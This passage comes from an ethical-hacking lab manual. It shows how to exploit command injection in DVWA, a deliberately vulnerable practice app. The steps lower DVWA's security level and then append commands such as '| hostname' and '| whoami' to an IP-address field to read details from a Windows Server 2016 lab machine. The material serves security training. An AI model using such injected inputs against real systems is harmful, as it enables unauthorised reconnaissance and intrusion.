


Figure 2.6.4: Machine pinged successfully

9. Now, try to issue a different command to check whether **DVWA** can execute it.

10. Type **| hostname** into the **Enter an IP address** field and click **Submit**. This command is used to probe the hostname of the target machine.




Figure 2.6.5: Obtain hostname

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

11. As you have issued a command instead of entering the IP address of a machine, the application returns an error, as shown in the screenshot.




Figure 2.6.6: Error returned by the application

12. The result indicates that the DVWA application is secure.

TASK 6.2

Configure Security Settings

13. Now, check the security setting of the web application. To do so, click **DVWA Security** in the left pane.
14. The **DVWA Security** page appears. Observe that the security level is **Impossible**. This security setting was blocking you from executing commands other than simply pinging a machine.
15. Now, to exploit the command execution vulnerability, set the **Security Level** of the web application to low by selecting the option **Low** from the drop-down list and click **Submit**.

Note: Here, your intention would be to show that a weakly secured web application is the prime focus of attackers, who seek to exploit its vulnerabilities.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 2.6.7: Changing the security setting

16. You have configured a weak security setting in DVWA. Now, try to execute a command other than ping.
17. Click **Command Injection** from the left-pane.

TASK 6.3

Extract Host Information

18. The **Vulnerability: Command Injection** page appears; type **| hostname** into the **Enter an IP address** field, and click **Submit**.
19. **DVWA** returns the name of the **Windows Server 2016** virtual machine, as shown in the screenshot.




Figure 2.6.8: Obtaining hostname

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

20. This infers that the command execution field is vulnerable and that you can remotely execute commands.
21. Now, extract more information regarding the target machine, **Windows Server 2016**.
22. Type the command **| whoami** and click **Submit**.




Figure 2.6.9: Obtaining domain information

23. The application displays the user, group, and privileges information for the user currently logged onto the **Windows Server 2016** machine, as shown in the screenshot.

